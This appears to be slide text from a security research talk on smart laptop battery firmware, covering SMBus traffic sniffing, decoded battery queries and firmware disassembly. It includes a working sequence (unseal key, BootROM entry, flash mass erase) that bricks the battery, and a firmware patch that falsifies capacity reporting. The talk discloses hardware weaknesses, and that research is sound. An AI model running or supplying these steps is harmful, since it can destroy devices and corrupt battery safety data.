


# i2c decoding

- ✦ Write, SBS command 0x08 (Temperature)
  - ✦ Response, 0xb73 = 293.1K = 67.9F
- ✦ Write, SBS command 0x14 (Charging current)
  - ✦ Response, 0xd48 = 3400 mA



# Beagle



# Beagle data

The screenshot displays the Total Phase Data Center software interface. The main window, titled "Untitled - Total Phase Data Center", shows a list of captured I2C transactions. The interface includes a menu bar (File, Edit, Analyzer, View, Help), a toolbar with various analysis tools, and a status bar indicating a file size of 12.16 KB.

The central pane displays a table of captured data:

Index	m:s.ms.us	Len	S/P	Addr	Record	Data
0	0:00.000.000				Capture started	[04/21/11 13:...
1	0:00.418.798	1 B	S	0B	Write Transaction	16
2	0:00.419.361	2 B	SP	0B	Read Transaction	80 00*
3	0:00.420.309	1 B	S	0B	Write Transaction	08
4	0:00.420.885	2 B	SP	0B	Read Transaction	87 0B*
5	0:00.421.909	1 B	S	0B	Write Transaction	14
6	0:00.422.485	2 B	SP	0B	Read Transaction	48 0D*
7	0:00.423.432	1 B	S	0B	Write Transaction	0A
8	0:00.424.008	2 B	SP	0B	Read Transaction	55 06*
9	0:00.425.020	1 B	S	0B	Write Transaction	09
10	0:00.425.596	2 B	SP	0B	Read Transaction	28 2B*
11	0:00.426.543	1 B	S	0B	Write Transaction	03
12	0:00.427.119	2 B	SP	0B	Read Transaction	01 60*
13	0:00.428.105	1 B	S	0B	Write Transaction	0D
14	0:00.428.681	2 B	SP	0B	Read Transaction	1A 00*
15	0:00.429.628	1 B	S	0B	Write Transaction	07
16	0:00.430.204	2 B	SP	0B	Read Transaction	85 04*

The right-hand pane, titled "Navigator", shows a tree view of the captured data:

- I2C Bus
  - 7-bit Slave Device (0B) 72 108
    - Read from slave 36 72
    - Written to slave 36 36

The bottom-left pane, titled "Command Line", shows the following text:

```
0 Yes 1095-676403 1.00
3.09 I2C/SPI
3> connect(1095676403)
Connected device.
Device settings updated.
4> run
Capture started.
5> stop
Capture stopped.
```

The bottom-right pane, titled "I2C Slave Device", shows the following details:

I2C Slave Device		Radix: auto
Type	7-bit Slave	
Address	0x0B	

The status bar at the bottom of the window displays the following information:


Ready SN: 1095-676403 HW: 1.00 FW: 3.09 I2C 100 ns EN

# More sniffing

- ✦ For an hour I recorded SBS traffic while charging with laptop power off
- ✦ Saw queries for:
  - ✦ Battery Status, Temp, Charging current, Current, Voltage, Battery Mode, Relative State of Charge, Remaining Capacity, Full Charge Capacity
- ✦ The only ones changing were:
  - ✦ T, C, **V**, RSoC, **RC**

# Time ticks

- Voltage, Current, Remaining Capacity



# Implications

- ✦ Brick the battery
- ✦ Change the battery's characteristics
- ✦ Attack the OS

# Bricking is easy



- Lots of ways to brick the battery, here's one way


```
unseal(0x36720414);  
get_full_access(0xffffffff);  
  
// Enter BootROM mode  
write_word(kManufacturerAccess, 0xf00);  
  
// erase all instruction flash  
write_word(kSmb_FlashMassErase, 0x83de);  
  
// flash execute, i.e. run firmware  
send_byte(kFlashExecute);
```



# Firmware changes

- ✦ It might be interesting to see if we could change the way the battery responds to queries
- ✦ Things like RC, FCC, V, etc
- ✦ All the things queried have SBS command between 3 and 0x16
- ✦ There is one function which handles these requests

# Switch on i2h less than 0x1c



# SMBus MITM

- ✦ Remaining Capacity (0xf) -> Manufacturer Date (0x1b)
- ✦ Full Charge Capacity (0x10) -> Serial Number (0x1c)
- ✦ Manufacturer Date and Serial Number are R/W word (in unsealed mode)
  - ✦ Not actively queried or used

# Case 0xf - 0x10


- This sets up then reads from hardware and sends response (in different basic block)

```
case_0xf_0x10:
5E AF 0C move      r0, i2h
ED AF 0C move      r1, r0
FE 6D 0E muls     r1, #1
FB EE 0E mul      r0, #4
FF 7F 03 move     -(i3), a
FB ED 0E mul      r1, #4
ED BF 0C or       r1, r0, a
01 AE 16 move     r0, (i3)+
EC AF 0C move     r2, r0
BC CC 0E add      r2, #0x43
DB AF 0C move     r3, r1
FE DB 0E addc    r3, #1
9D AF 0C move     r1, iph
5C C7 3A calls    sub_A9E9
CE AF 0C move     r0, r2
BD AF 0C move     r1, r3
AC B6 33 jump     loc_DBF9
BC B6 33 jump     loc_DBF9
```

# We redirect to cases 1b-1c

```
int worked = patch_firmware(0xdbb1, (unsigned  
char *) "\xf3\xc5\xe0\x95\xb6\x33", 6, 0);
```

Patching row 0x249 at offset 0x51



